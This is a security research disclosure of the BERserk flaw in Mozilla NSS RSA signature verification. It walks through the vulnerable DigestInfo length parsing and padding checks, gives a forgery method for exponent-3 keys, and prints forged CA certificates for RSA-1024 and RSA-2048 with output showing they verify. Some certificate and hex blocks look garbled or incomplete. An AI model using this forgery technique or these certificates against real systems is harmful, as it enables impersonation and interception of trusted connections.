



## Intel Security: Advanced Threat Research

# BERserk Vulnerability

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### *Part 2: Certificate Forgery in Mozilla NSS*

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In the first part we provided generic background regarding implementation issues that may be present in implementations of RSA signature verification that attempt ASN.1 decoding of the DigestInfo element of a PKCS#1 v1.5 padded message. In the second part we will provide details about specific vulnerability in the Mozilla Network Security Services (NSS) library and explain how certificates can be forged using this vulnerability.

For additional information about this BERserk vulnerabilities please refer to [Part 1: RSA signature forgery attack due to incorrect parsing of ASN.1 encoded DigestInfo in PKCS#1 v1.5](#)

## DigestInfo ASN.1 Decoding Vulnerabilities in Mozilla NSS

The implementation RSA signature verification in the NSS library has mitigations for the original Bleichenbacher attack on PKCS1 v1.5 padding with a low public exponent:

```
1 SECStatus SEC_QuickDERDecodeItem(PLArenaPool* arena, void* dest,
2                                 const SEC_ASN1Template* templateEntry,
3                                 const SECItem* src)
4 {
5     ...
6     if (SECSuccess == rv)
7     {
8         newsrc = *src;
9         rv = DecodeItem(dest, templateEntry, &newsrc, arena, PR_TRUE);
10    if (SECSuccess == rv && newsrc.len)
11    {
12        rv = SECFailure;
13        PORT_SetError(SEC_ERROR_EXTRA_INPUT);
14    }
15 }
16 return rv;
17 }
```

The above check at line #10 validates that the size of the remaining buffer after the padding bytes (00 01 FF .. FF 00) holds only the DER encoded DigestInfo that match the template and does not have extra bytes. As a result, it guarantees that there is no garbage left after the message digest in the EM. A similar check is implemented in the DER sequence decoding routine:

---

```

1 static SECStatus DecodeSequence(void* dest,
2                               const SEC_ASN1Template* templateEntry,
3                               SECIItem* src, PLArenaPool* arena)
4 {
5 ...
6     do
7     {
8         sequenceEntry = &sequenceTemplate[seqindex++];
9         if ( (sequenceEntry && sequenceEntry->kind) &&
10             (sequenceEntry->kind != SEC ASN1 SKIP REST) )
11         {
12             rv = DecodeItem(dest, sequenceEntry, &sequence, arena, PR_TRUE);
13         }
14     } while ( (SECSuccess == rv) &&
15               (sequenceEntry->kind &&
16                sequenceEntry->kind != SEC ASN1 SKIP REST) );
17 /* we should have consumed all the bytes in the sequence by now
18 unless the caller doesn't care about the rest of the sequence */
19 if (SECSuccess == rv && sequence.len &&
20     sequenceEntry && sequenceEntry->kind != SEC ASN1 SKIP REST)
21 {
22     /* it isn't 100% clear whether this is a bad DER or a bad template.
23      The problem is that logically, they don't match - there is extra
24      data in the DER that the template doesn't know about */
25     PORT_SetError(SEC_ERROR_BAD_DER);
26     rv = SECFailure;
27 }
28 return rv;
}

```

---

The above check at line #19 validates that the DER sequence doesn't have extra bytes other than those specified by the template. As a result, it guarantees that there was no garbage inside the DigestInfo.

PKCS#1 v1.5 defines DigestInfo as follows [RFC 2313]:

*The message digest MD and a message-digest algorithm identifier shall be combined into an ASN.1 value of type DigestInfo, described below, which shall be BER-encoded to give an octet string D, the data.*

```

DigestInfo ::= SEQUENCE {
    digestAlgorithm DigestAlgorithmIdentifier,
    digest Digest }

DigestAlgorithmIdentifier ::= AlgorithmIdentifier

Digest ::= OCTET STRING

```

The RSA implementation in the NSS library attempts to decode DigestInfo according to a hardcoded DigestInfo template.

```

const SEC_ASN1Template sgn_DigestInfoTemplate[] = {
    { SEC ASN1 SEQUENCE,

```

```

    0, NULL, sizeof(SGNDigestInfo) },
{ SEC_ASN1_INLINE,
  offsetof(SGNDigestInfo,digestAlgorithm),
  SECOID_AlgorithmIDTemplate },
{ SEC_ASN1_OCTET_STRING,
  offsetof(SGNDigestInfo,digest) },
{ 0 }
};


```

DigestInfo is a DER SEQUENCE with AlgorithmID and a digest represented as DER OCTET\_STRING. AlgorithmID is defined with another template:

```

const SEC_ASN1Template SECOID_AlgorithmIDTemplate[] = {
{ SEC_ASN1_SEQUENCE,
  0, NULL, sizeof(SECAlgorithmID) },
{ SEC_ASN1_OBJECT_ID,
  offsetof(SECAlgorithmID,algorithm) },
{ SEC_ASN1_OPTIONAL | SEC_ASN1_ANY,
  offsetof(SECAlgorithmID,parameters) },
{ 0, }
};


```

The NSS library decodes the message digest according to the templates and checks that there are no extra bytes left after decoding.

Below is a vulnerable implementation of *definite\_length\_decoder* routine, which decodes a BER encoded length:

---

```

1 static unsigned char* definite_length_decoder(const unsigned char *buf,
2                                              const unsigned int length,
3                                              unsigned int *data_length,
4                                              PRBool includeTag)
5 {
6     unsigned char tag;
7     unsigned int used_length= 0;
8     unsigned int data_len;
9     if (used_length >= length)
10    {
11        return NULL;
12    }
13    tag = buf[used_length++];
14    /* blow out when we come to the end */
15    if (tag == 0)
16    {
17        return NULL;
18    }
19    if (used_length >= length)
20    {
21        return NULL;
22    }
23    data_len = buf[used_length++];
24    if (data_len&0x80)
25    {
26        int len_count = data_len & 0x7f;
27        data_len = 0;
28        while (len_count-- > 0)
29        {
30            if (used_length >= length)
31            {
32                return NULL;
33            }
34            data_len = (data_len << 8) | buf[used_length++];
35        }
36    }
37    if (data_len > (length-used_length) )
38    {
39        return NULL;
40    }
41    if (includeTag) data_len += used_length;
42    *data_length = data_len;
43    return ((unsigned char*)buf + (includeTag ? 0 : used_length));
44}

```

---

The code above can consume as much as 127 bytes of length [line #26], while only the last 4 octets (or more precisely `sizeof(unsigned int)` octets) will be used [line #34].

This flaw can be used to hide garbage from the NSS DER parser by putting it into the length field.

There is another problem with the Mozilla NSS implementation of PKCS #1 RSA. PKCS #1 requires at least 8 padding bytes (`0xFF`) while *RSA\_CheckSignRecover* doesn't verify that there are at least 8 bytes of PS.

---

```

1 SECStatus
2 RSA_CheckSignRecover(RSAPublicKey * key,
3                         unsigned char * output,
4                         unsigned int * outputLen,
5                         unsigned int maxOutputLen,
6                         const unsigned char * sig,
7                         unsigned int sigLen)
8 {
9 ...
10    /*
11     * check the padding that was used
12     */
13    if (buffer[0] != RSA_BLOCK_FIRST_OCTET ||
14        buffer[1] != (unsigned char)RSA_BlockPrivate) {
15        goto loser;
16    }
17    for (i = 2; i < modulusLen; i++) {
18        if (buffer[i] == RSA_BLOCK_AFTER_PAD_OCTET) {
19            *outputLen = modulusLen - i - 1;
20            break;
21        }
22        if (buffer[i] != RSA_BLOCK_PRIVATE_PAD_OCTET)
23            goto loser;
24    }
25    if (*outputLen == 0)
26        goto loser;
27    if (*outputLen > maxOutputLen)
28        goto loser;
29    PORT_Memcpy(output, buffer + modulusLen - *outputLen, *outputLen);
30    PORT_Free(buffer);
31    return SECSSuccess;
32 ...
33 }
```

---

The following is an example of padded message EM' decrypted from a forged signature which contains chunk of garbage in place of multi-byte lengths in the DigestInfo ASN.1 encoded sequence. Garbage bytes are denoted as "..." which can be replaced with any byte.

```

0000 00 01 FF 00 30 D9 ... ...
0020 ...
0040 ...
0060 ...
0080 ...
00a0 ...
00c0 09 06 05 2B 0E 03 02 1A 05 00 04 14 A2 EF 86 30
00e0 69 4E 53 42 F8 83 2E 0D C0 42 0F E1 A1 6C 00 27
```

The above padded message (EM') has the following structure:

- EM' starts with PKCS#1 v1.5 bytes of padding `0x00 0x01` followed by one byte `0xFF` of the padding (due to the fact that the length of the padding is not verified)
- Padding bytes are followed by separator byte `0x00`
- `0x00` separator byte is followed by ASN.1 encoded DigestInfo sequence tag (`0x30`)

- Byte `0xD9` is the multi-byte length which is being replaced by the first chunk of garbage. Multi-byte length byte `0xD9 = 0x80 | 0x59` with bit 7 set and the length is 0x59 bytes long
- The chunk of garbage starts after byte `0xD9` and is 0x55 bytes long
- This chunk of garbage is followed by 4 last bytes of the length that will be decoded into length value `0x21`. This is the length of the DigestInfo.
- The last 20 bytes in EM' is the SHA1 message digest of the fake certificate

The goal of the exploit is to create such forged signature (s') without knowing the private key which results in the above padded message EM' after cubing.

For key length of 1024 bytes only one forged length can be used. Since the padding length is not checked it's possible to fit a forged signature in 1024 bytes. In the example above only one byte of padding is used.

## Forging RSA-1024 Certificates

In order to implement the signature forging attack an adversary has to generate such signature s' which will pass verification by the implementation which has the padding check vulnerability described earlier. Such signature s' when decrypted using public exponent should give padded message EM' of the format described in the previous section.

EM' has two fixed byte sequences:

1. Fixed prefix part `00 01 FF 00 30 D9` up until multi-byte length we are attacking. Prefix part is constant and can be calculated beforehand for each message signature being forged.
2. Fixed suffix part which contains the remaining DigestInfo followed by 20 bytes of SHA1 message digest. Suffix in our case contains the SHA1 digest of the message being forged hence this part of the calculation has to be done for each message.

In order to forge the prefix and suffix in EM' we will use the same algorithms described in the first part of the analysis. The following example illustrates the attack.

We will create a certificate and forge its signature with the root certificate that has a 1024 bit modulus and public exponent of 3.

The following root CA certificate was used:

*Digital Signature Trust Co. DSTCA E1*

*Digital Signature Trust Co. Global CA 1*

*1998 Dec 10*

*2018 Dec 10*

The message SHA1 hash is

The result of executing the `forge_prefix` algorithm on our test message is the upper part of the forged signature  $s'$  which after cubing gives proper prefix part of  $EM'$ :

The result of executing the `forge_suffix` algorithm on our test message is the lower part of the forged signature  $s'$  which after cubing gives proper suffix part of EM':

The resulting signature is the sum of *sighi* and *siglo*:

When decrypted with RSA public key exponent 3, i.e. after cubing modulo RSA modulus, it gives the following padded message EM':

0000	00	01	FF	00	30	D9	47	A2	55	35	86	51	AE	12	CE	E5
0020	DE	19	94	2A	B7	B9	55	52	C8	7A	03	B1	E1	42	FD	96
0040	89	E5	37	78	28	E2	CF	EF	5B	14	86	B8	96	4D	4D	B7

```

0060 87 ED 9B C8 B9 0E 34 24 7B 82 83 F5 42 E9 19 0F
0080 AA 2C 51 F3 83 87 CC 89 0D 7C D9 00 C5 2A 90 AE
00a0 2D 78 A0 69 D7 2D 7B 5D 31 74 B4 00 00 00 21 30
00c0 09 06 05 2B 0E 03 02 1A 05 00 04 14 A2 EF 86 30
00e0 69 4E 53 42 F8 83 2E 0D C0 42 0F E1 A1 6C 00 27

```

As you can see it conforms the format of the padded message EM accepted by the vulnerable implementation.

The *checkcert* utility from NSS source code was used to verify validity of the certificate with a forged signature. The output of the tool is as follows:

---

```

>checkcert -a test.crt -A root.crt
Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number: 7 (0x7)
    Signature Algorithm: PKCS #1 SHA-1 With RSA Encryption
    Issuer: "OU=DSTCA E1,O=Digital Signature Trust Co.,C=US"
    Validity:
      Not Before: Tue Sep 23 22:56:30 2014
      Not After : Sun Sep 22 22:56:30 2024
    Subject: "CN=Example Fake CA,OU=Example Fake CA,O=Example CA"
    Subject Public Key Info:
      Public Key Algorithm: PKCS #1 RSA Encryption
      RSA Public Key:
        Modulus:
          fb:8e:8a:26:2c:54:96:24:aa:74:68:c8:2f:68:ea:d1:
          6e:8c:f4:4a:c5:3f:50:23:b3:1e:47:ff:07:f4:06:40:
          4a:85:eb:73:84:b5:eb:ec:7e:be:be:36:8f:cb:66:2d:
          3e:ae:08:7d:50:8a:cd:d2:56:c3:d7:f2:ed:5f:98:9a:
          10:19:28:d2:a4:2a:2e:78:31:03:df:63:a9:a7:da:1a:
          a1:59:f5:f0:d0:8b:ea:16:c9:fd:6a:01:ff:b9:49:3e:
          b5:cc:50:a5:86:0b:5d:a3:08:b5:da:40:40:42:e8:04:
          fe:8b:f5:3b:03:95:47:99:4b:e6:82:bf:63:b0:16:81:
          a5:71:23:b4:f3:44:39:d2:2e:21:c9:c9:33:c2:3e:80:
          67:ca:8a:0e:e1:87:da:72:95:52:96:b0:1a:44:0a:2a:
          69:7a:3b:92:dc:41:af:05:e3:31:42:a1:d0:60:ab:7e:
          e9:77:77:9a:2c:c0:00:8e:d6:e7:08:d4:9c:11:ec:99:
          36:0d:55:c2:79:0c:eb:4d:c7:f1:30:7c:2a:9d:44:00:
          69:d3:b8:90:10:bb:80:69:3e:5b:97:bf:ea:87:54:80:
          42:8b:74:90:82:fc:28:a5:7b:7c:ed:e2:5c:61:61:76:
          6d:d5:52:49:e5:4e:d9:43:4b:b5:3b:3b:1e:c3:2a:eb
        Exponent: 65537 (0x10001)
  Signed Extensions:
    Name: Certificate Key Usage
    Critical: True
    Usages: Certificate Signing
      CRL Signing
    Name: Certificate Basic Constraints
    Critical: True
    Data: Is a CA with no maximum path length.
    Name: Certificate Subject Key ID
    Data:
      0f:3a:2f:32:a7:08:ca:6d:98:38:6a:4b:31:13:d4:ff:
      bb:85:3c:ee
    Name: Certificate Authority Key Identifier
    Key ID:
      6a:79:7e:91:69:46:18:13:0a:02:77:a5:59:5b:60:98:
      25:0e:a2:f8
  Signature Algorithm: PKCS #1 SHA-1 With RSA Encryption

```

---

---

**Signature:**

```
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:  
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:  
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:  
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:  
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:  
00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:  
00:00:00:00:00:01:42:54:6f:33:80:00:9e:fe:21:fb:  
b8:ee:91:3b:e7:cb:96:84:61:59:14:cd:55:d1:5d:e7:  
4f:74:c6:04:52:f2:ef:86:0d:eb:1d:4b:34:5b:96:ef
```

**Fingerprint (SHA-256):**

9B:DF:F6:75:6D:1B:EC:B5:A3:75:9E:D4:E3:05:94:03:D0:9D:59:94:F0:96:95:4E:0F:D8  
:5E:25:F9:DF:57:9D

**Fingerprint (SHA1):**

DF:97:5C:3F:C7:FC:16:9A:1F:66:03:1C:3E:80:C6:A0:B8:3E:FC:E9

WARNING: Signature not PKCS1 MD5 with RSA Encryption

INFO: Public Key modulus length in bits: 2048

PROBLEM: Modulus length exceeds 1024 bits.

PROBLEM: Issuer Name lacks Common Name (CN)

PROBLEM: Subject Name lacks Country Name (C)

INFO: Certificate is NOT self-signed.

INFO: Inside validity period of certificate.

INFO: Issuer's signature verifies ok.

---

Here is the forged CA certificate with forged signature:

```
-----BEGIN CERTIFICATE-----  
MIIC7DCCALWgAwIBAgIBBzANBgkqhkiG9w0BAQUFADBGMQswCQYDVQQGEwJVUzEk  
MCIGA1UEChMbRG1naXRhbCBTaWduYXR1cmUgVHJ1c3QgQ28uMREwDwYDVQQLEwhE  
U1RDQSBFMTAEfw0xNDA5MjMyMjU2MzBaFw0yNDA5MjIyMjU2MzBaMEkxEzARBgNV  
BAoMCKv4YW1wbGUgQ0ExGDAWBgNVBAsMD0V4YW1wbGUgRmFrZSBDQTEYMBYGA1UE  
AwwPRXhhbXBsZSBGYwt1IENBMIIIBIjANBgkqhkiG9w0BAQEFAOCAQ8AMIIBCgKC  
AQEA+46KJixU1iSqdGjIL2jq0W6M9ErFP1Ajssx5H/wf0BkBKhettzhLXr7H6+vjaP  
y2YtPq4IfVCKzdJWw9fy7V+YmhAZKNKkKi54MQPfY6mn2hqhWfXw0IvqFsn9agH/  
uUk+tcxQpYYLXaMITdpAQELoBP6L9TsDlUeZS+aCv20wFoGlcSO080Q50i4hyckz  
wj6AZ8qKDwGH2nKVUpawGkQKKml6O5LcQa8F4zFCodBqq37pd3eaLMAAjtbnCNSc  
EeyZNg1VwnkM603H8TB8Kp1EAGnTuJAQu4BpPluXv+qHVIBCi3Sqvwopt87eJc  
YWF2bdVSSeVO2UNLTs7HsMq6wIDAQABo2MwYTAOBgNVHQ8BAf8EBAMCAQYwDwYD  
VR0TAQH/BAUwAwEB/zAdBgNVHQ4EFgQUdZovMqcIym2YOGpLMRPU/7uFPO4wHwYD  
VR0jBBgwFoAUan1+kW1GGBMKAnelWVtgMUOovgwDQYJKoZIhvcaQEFBQADgYEAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAFCVG8zgACe/iH7  
uO6RO+fllorhWRTNVdFd5090xgRS8u+GDesdSzRblu8=
```

-----END CERTIFICATE-----

## Forging RSA-2048 Certificates

We will use the following example to illustrate the attack. Signatures for the keys with public key modulus larger than 1024 bits can also be forged. In this case a second ASN.1 long length with garbage may be used. Below is an example for SHA-1 DigestInfo, correct:

---

30 21 30 09 06 05 2b 0e 03 02 1a 05 00 04 14 XXXXXXXXXXXX

Tag	Length
30 (SEQUENCE)	21

---

---

Tag		Length	
<b>30</b> (SEQUENCE)		<b>09</b>	
		Tag	Length
		<b>06</b> (OID)	<b>05</b>
			OID
			<b>2b 0e 03 02 1a</b>
		Tag	Length
		<b>05</b> (NULL)	<b>00</b>
Tag		Length	
<b>04</b> (OCTET STRING)		<b>14</b>	
		octet string (the SHA1 hash)	
		XXXXXXXXXXXX	

---

And a forged DigestInfo encoding to hide garbage:

```
30 db .. garbage .. 00 00 00 a0 30 ff .. garbage .. 00 00 00 09 06 05 2b 0e
03 02 1a 05 00 04 14 XXXXXXXXXXXX
```

Tag	Length (long form)		
<b>30</b> (SEQUENCE)	<b>db (80 5b)</b>	.. garbage .. 00 00 00 a0	
		Tag	Length (long form)
		<b>ff (80 7f)</b>	.. garbage .. 00 00 00 09
		Tag	Length
		<b>06</b> (OID)	<b>05</b>
			OID
			<b>2b 0e 03 02 1a</b>
		Tag	Length
		<b>05</b> (NULL)	<b>00</b>
Tag	Length		
<b>04</b> (OCTET STRING)	<b>14</b>	octet string (the SHA1 hash)	
		XXXXXXXXXXXX	

---

The forged signature after cubing should give correct padding plus the first sequence tag and the first byte of the length, six bytes in the middle and the rest of the DigestInfo and SHA-1 hash in the end. It will look like this:

```
00010030DB .. garbage .. 000000A030FF .. garbage ..
00000000906052B0E03021A050004143C03741AFCA732172F45829A0FD8D14B480CA4C1
```

Note that there are no **FF** padding bytes in the beginning, they are not required by the implementation. The length of the topmost DER SEQUENCE was also changed; it's **0A** now, in order to include the length of the garbage.

The algorithm to forge a signature should be modified accordingly:

1. Fixed PKCS1v1.5 prefix **00 01 00** (no **FF** padding) and two bytes from new DigestInfo, the sequence tag and the number of octets in the long length: **30 DB**.
2. Fixed suffix which is 20 bytes of message digest (for SHA-1) and the most part of the DigestInfo:

- last four bytes of the long length: 00 00 00 09
  - AlgorithmID and its parameter
  - and the hash

### 3. Middle part:

- Last four bytes of the long length: **00 00 00 A0**
  - Sequence tag for the AlgorithmID: **30**
  - Byte count for the second long length: **FF**

The beginning and the end of the signature are calculated as described above. To produce the six bytes in the middle let's represent the signature as following

sighi + m + siglo

where  $m$  is the required value to produce 6 bytes in the middle. The calculated *sighi* and *siglo* cannot be modified so  $m$  should have zero low octets up to the length of *siglo*, and the most significant octet of  $m$  should be below the least significant non-zero octet of *sighi*. Another restriction is where we may place these middle six bytes. The number of octets in long length cannot be more than 127, so the middle part should be in the following range:

[ bit length(siglo)+(127-4+6), bit length(key)-bit length(sighi)-(127-4) ]

The attack will be performed on RSA with SHA-1 with key length of 2048 bits.

Let's take a look at the value of the cube of  $(sighi + m + siglo)$ , using different values for  $m$ :





Where  $h$  and  $l$  are *sighi* and *siglo* respectively.

If we place the middle part in the beginning of the valid range, the first three bytes can be found as a part of  $(h+l)^3$ , and the last three bytes as a part of  $3^*m^2*(h+l)$ . This way  $m$  is split in two parts,  $m\_hi$  and  $m\_low$ . The  $m\_low$  part is calculated as a square root of  $V$ , where

```
V = [(0x0000000A30FF*2^1264 - (h+1)^3) mod 2^1312] / [(3*(h+1)) mod 2^1312]
```


Below is the CA certificate with a forged signature:

```

8u1fmJoQGSjSpCoueDED32Opp9oaoVn18NCL6hbJ/WoB/71JPrXMUKWGC12jCLXa
QEBC6AT+i/U7A5VHmUvmgr9jsBaBpXEjtPNEOdIuIcnJM8I+gGfKig7hh9pylVKW
sBpECippejuS3EGvBeMxQqHQYKt+6Xd3mi zAAI7W5wjUnBHsmTYNVCJ5DotNx/Ew
fCqdRABp07iQELuAaT5b17/qh1SAQot0k1L8KV7fo3iXGFhdm3VUkn1Tt1DS7U7
0x7DKusCAwEAAaOB2DCB1TAOBgNVHQ8BAf8EBAMCAQYwDwYDVR0TAQH/BAUwAwEB
/zAdBgNVHQ4EFgQUxDzovMqcIym2YOGpLMRPU/7uFPO4wgZIGA1UdIwSBijCBh4AU
v1+30c7dH4b0W1Ws3NcQwg6piOehbKRqMGgxCzAJBgNVBAYTA1VTMSUwIwYDVQQK
ExxtDGFyZml1bGQgVGvjaG5vbG9naWVzLCBjbmMuMTIwMAYDVQQLEylTdGFyZml1
bGQgQ2xhc3MgMiBDZXJ0awZpY2F0aW9uIEF1dGhvcmloYeYIBADANBgkqhkiG9w0B
AQUFAAOCQAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAKFPWYMsXPsaAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAELOr+rPbEgjUks10Bh
1jTwQJa/VhN2Go6aeURp4RDHzRXit69bDw==
-----END CERTIFICATE-----

```

There are CAs which issue root certificates with 2048-bit RSA public key and public exponent 3. By forging the signature with this CA public key, an attacker can build their own certificate chain trusted by Mozilla NSS. Below is a screenshot of such certificate chain with forged certificate from the current example:



## Acknowledgements

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